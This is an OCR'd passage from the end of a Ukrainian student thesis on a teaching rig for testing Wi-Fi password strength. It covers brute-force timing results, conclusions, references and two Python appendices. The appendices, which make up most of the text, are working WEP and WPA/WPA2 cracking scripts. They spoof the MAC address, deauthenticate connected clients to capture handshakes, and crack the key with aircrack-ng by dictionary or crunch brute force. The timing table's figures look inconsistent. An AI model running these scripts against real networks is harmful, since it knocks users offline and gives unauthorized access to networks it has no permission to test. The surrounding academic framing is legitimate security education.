

Рисунок 4.4.10 – Отриманння хендшейку

Рисунок 4.4.11 – Вибір методу тестування

Обраний метод – метод пошуку по словнику. Словник можна скласти самому або завантажити готовий з набором популярних паролей.



Рисунок 4.4.12 – Використання словника для отримання паролю

При використанні брутфорсу довжина паролю буде прямопропорційно залежати від часу пошуку.

Таблиця 4.4.1 Залежність часу пошуку паролю від його довжини:

Набір літер	Кількість літер	Використаний час на пошук
abcdefg	7 літер	29 мілісекунд
abcdefgh	8 літер	5 годин
abcdefghi	9 літер	5 днів
abcdefghij	10 літер	4 місяці
abcdefghijk	11 літер	1 десятиліття
abcdefghijkд	12 літер	2 століття

ВИСНОВКИ

В даній роботі було розроблено учбовий комплекс для тестування захищеності Wi-Fi паролю сегмента мережі, який включає роутер з захистом WEP та WPA/WPA2 і ноутбук, який має Wi-Fi адаптер.

Розроблені скрипти виконані на мові Python, тестувались на операційній системі система Ubuntu 18. Тестування саме WEP та WPA/WPA2 має актуальність на сьогоднішній день, так як використовуються практично в кожній Wi-Fi мережі. Такий метод тестування допоможе легко та зручно протестувати захищеність Wi-Fi паролю. За бажанням комплекс можна значно розширити. У роботі також наведено аналітичний огляд та рекомендації щодо захисту Wi-Fi мережі.

Розроблений комплекс може використовуватись для тестування як домашніх мереж, так і корпоративних.

СПИСОК ЛІТЕРАТУРИ

1. Киричок Р.В. Проблеми забезпечення контролю захищеності корпоративних мереж та шляхи їх вирішення. / Р.В. Киричок, П.М. Складанний, В.Л. Бурячок, Г.М. Гулак, В.А. Козачок / Наукові записки Українського науково-дослідного інституту зв'язку. - 2016. - №3(43). С. 51 -58.

2. Я.Я. Стефінко, А.З.Піскозуб. Використання відкритих операційних систем для тестування на проникнення в навчальних цілях/Я.Я. Стефінко, А.З. Піскозуб // Вісник Національного університету «Львівська політехніка» Комп'ютерні системи та мережі. – 2014. - № 806. – С. 258-263. Joseph Muniz. Web Penetration Testing with Kali Linux / Joseph Muniz, Aamir Lakhani // Packt Publishing, 2013. С. 114 – 234.

3. Justin Hutchens. Kali Linux Network Scanning Cookbook / Justin Hutchens // Packt Publishing, 2014. С. 54 – 78.

4. Тест на проникнення (Електрон. ресурс) / Спосіб доступу: URL: http://www.dsec.ru/about/articles/st/

5. Практичні аспекти проведення тесту на проникнення (Електрон. ресурс) / Спосіб доступу: URL: http://www.osp.ru/text/233652/5908864/

6. Georgia Weidman. Penetration testing A Hands-On Introduction to Hacking / Georgia Weidman // No Starch Press, 2014. С. 179 – 339.

ДОДАТОК 1

Програмна реалізація тестування WEP

```
 #!/usr/bin/python
# -*- coding: utf-8 -*-
import os, sys, time
from termcolor import colored

def killctrl():
  os.system("airmon-ng check kill")

wlist = ""
print
"\n+=============================================================================+
"
print "| Тестування WEP точки доступу на уразливість
|"
print "| Автор: Діна Трофименко КБ-61                                          |"
print
"+=============================================================================+\n
"
time.sleep(1.5)

print "[*] Очищення попередніх файлів..."
os.system("rm -rf capture* || true")
print "[*] Зупинка попередніх пошуків..."
os.system("airmon-ng stop mon0 > dwhs_out.txt && rm dwhs_out.txt")
os.system("ifconfig mon0 down")
print "[*] Зміна прав доступу...\n";
os.system("chmod 777 *")
print colored("[SUCCESS] Початок аналізу!\n", 'yellow')
os.system("airmon-ng")
inf = raw_input("Введіть ім'я свого мережевого інтерфейсу -> ")
print "[*] Підміна мак адреси\n"
cmd = "macchanger -r %s" %inf
os.system(cmd)
cmd = "airmon-ng start %s > processes.txt" %inf
os.system(cmd) # Перевірка процесів які використовують мережевий інтерфейс
killctrl() # Зачистка цих процесів
print "[WARNING] Натисніть CTRL-C коли знайшли потрібну мережу"
time.sleep(3)
os.system("airodump-ng wlp3s0mon")  # Вмикаємо режим моніторингу
bssid = raw_input("Введіть BSSID точки для тестування -> ")
ssid = raw_input("Введіть ESSID точки -> ")
ch = raw_input("Введіть канал мережі -> ")
cmd = "xterm -hold -e \"airodump-ng -w capture_file --bssid %s -c %s
wlp3s0mon\" &" %(bssid, ch)
os.system(cmd) # Збираемо пакети для аналізу

cmd = "aireplay-ng -1 0 -a %s wlp3s0mon" %bssid
os.system(cmd) # Перевіряемо чи доступна автентифікація
cmd = "xterm -hold -e \"aireplay-ng -3 -b %s wlp3s0mon\" &" %bssid
os.system(cmd)  # Моніторимо статус точки доступу та пакети
cmd = "aireplay-ng -0 1 -a %s wlp3s0mon" %bssid
os.system(cmd)  # Надсилаемо пакети для відключення пристроів від точки
доступу, щоб отримувати більше пакетів коли вони намагитимуться перепідключитись
```

```
      goon = raw_input("\n[WARNING] Зачекайте поки отримаєте мінімум 30000
пакетів, чим більше тим краще, натисніть ENTER для продовження...")
      cmd = "aircrack-ng capture_file*.cap"
      os.system(cmd) # Аналізуемо пакети для отримання паролю
```

ДОДАТОК 2

Програмна реалізація тестування WPA/WPA2

```
      #!/usr/bin/python
      # -*- coding: utf-8 -*-
      import os, sys, time
      from termcolor import colored

      def killctrl():
            os.system("airmon-ng check kill")

      wlist = ""
      print
"\n+=========================================================================+
"
      print "| Тестування WPA/WPA2 точки доступу на вразливість
|"
      print "| Автор: Діна Трофименко КБ-61
|"
      print
"+=========================================================================+\n
"
      time.sleep(1.5)

      print "[*] Очищення попередніх файлів..."
      os.system("rm -rf capture* || true")
      print "[*] Зупинка попередніх пошуків..."
      os.system("airmon-ng stop mon0 > dwhs_out.txt && rm dwhs_out.txt")
      os.system("ifconfig mon0 down")
      print "[*] Зміна прав доступу...\n";
      os.system("chmod 777 *")
      print colored("[SUCCESS] Початок аналізу!\n", 'yellow')
      os.system("airmon-ng")
      inf = raw_input("Введіть ім'я свого мережевого інтерфейсу -> ")
      print "[*] Підміна мак адреси\n"
      cmd = "macchanger -r %s" %inf
      os.system(cmd)
      cmd = "airmon-ng start %s > processes.txt" %inf
      os.system(cmd) # Перевірка процесів які використовують мережевий інтерфейс
      killctrl() # Зачистка цих процесів
      print "[WARNING] Натисніть CTRL-C коли знайшли потрібну мережу"
      time.sleep(3)
      os.system("airodump-ng wlp3s0mon") # Вмикаемо режим моніторингу
      enc = raw_input("Введіть шифрування мережі -> ")
      bssid = raw_input("Введіть BSSID точки для тестування -> ")
      ssid = raw_input("Введіть ESSID точки -> ")
      ch = raw_input("Введіть канал мережі -> ")
      cmd = "xterm -hold -e \"airodump-ng -w capture_file --bssid %s -c %s
wlp3s0mon\" &" %(bssid, ch)
      os.system(cmd) # Збираемо пакети для аналізу

      def client_send():
            client = raw_input("Введіть BSSID підключеного пристрою -> ")
            cmd = "aireplay-ng -0 10 -a %s -c %s wlp3s0mon" %(bssid, client)

            for count in range(1,15):
```

```
                os.system(cmd) # намагаемось отримати хендшейк

            print colored("[WARNING] Перевірте чи є \"WPA Handshake\" в іншому
вікні.\n", 'red')
            time.sleep(1)

      # WPA/WPA2 Hacking
      if(enc == "WPA" or enc == "WPA2" or enc == "wpa" or enc == "wpa2"):
            retry = "y"
            while(retry == "y" or retry == "Y" or retry == "yes"):
                  client_send()
                  retry = raw_input("Спробувати з іншим подклбченним клієнтом?
[Якщо не з'явився handshake] (y/n) ")

            print "\n[*] Спосіб подбору пароля: \n"
            print "  1) Словник"
            print "  2) Брутфорс (Суміш цифр та літер)"

            choice = raw_input("\n  -> ")

            if(choice == "1" or choice == "5" or choice == "6"):
                  wlist = raw_input("\n[*] Введіть шлях до словника -> ")

            if(choice == "1"):
                  cmd = "aircrack-ng capture_file-01.cap -w ./%s" %wlist #
Використовуемо словник для підбору пароля
            elif(choice == "2"):
                  cmd = "crunch 8 20
abcdefghilmnopqrstuvwyxzkjABCDEFGHILMNOPQRSTUWYXZJ0123456789 | aircrack-ng -b %s
capture_file-01.cap -w - -e %s" %(bssid, ssid) # Використовуемо брутфорс для
підбору пароля
            if(choice == "1" or choice == "2" or choice == "3" or choice == "4"
or choice == "5"):
                  os.system(cmd) # Виконуемо обраний метод

      # WEP Hacking
      else:
            cmd = "aireplay-ng -1 0 -a %s wlp3s0mon" %bssid
            os.system(cmd) # Перевіряемо чи доступна автентифікація
            cmd = "xterm -hold -e \"aireplay-ng -3 -b %s wlp3s0mon\" &" %bssid
            os.system(cmd)    # Моніторимо статус точки доступу та пакети
            cmd = "aireplay-ng -0 1 -a %s wlp3s0mon" %bssid
            os.system(cmd)    # Надсилаемо пакети для відключення пристроів від
точки доступу, щоб отримувати більше пакетів коли вони намагитимуться
перепідключитись
            goon = raw_input("\n[WARNING] Зачекайте поки отримаєте мінімум 30000
пакетів, чим більше тим краще, натисніть ENTER для продовження...")
            cmd = "aircrack-ng capture_file*.cap"
            os.system(cmd) # Аналізуемо пакети для отримання паролю
```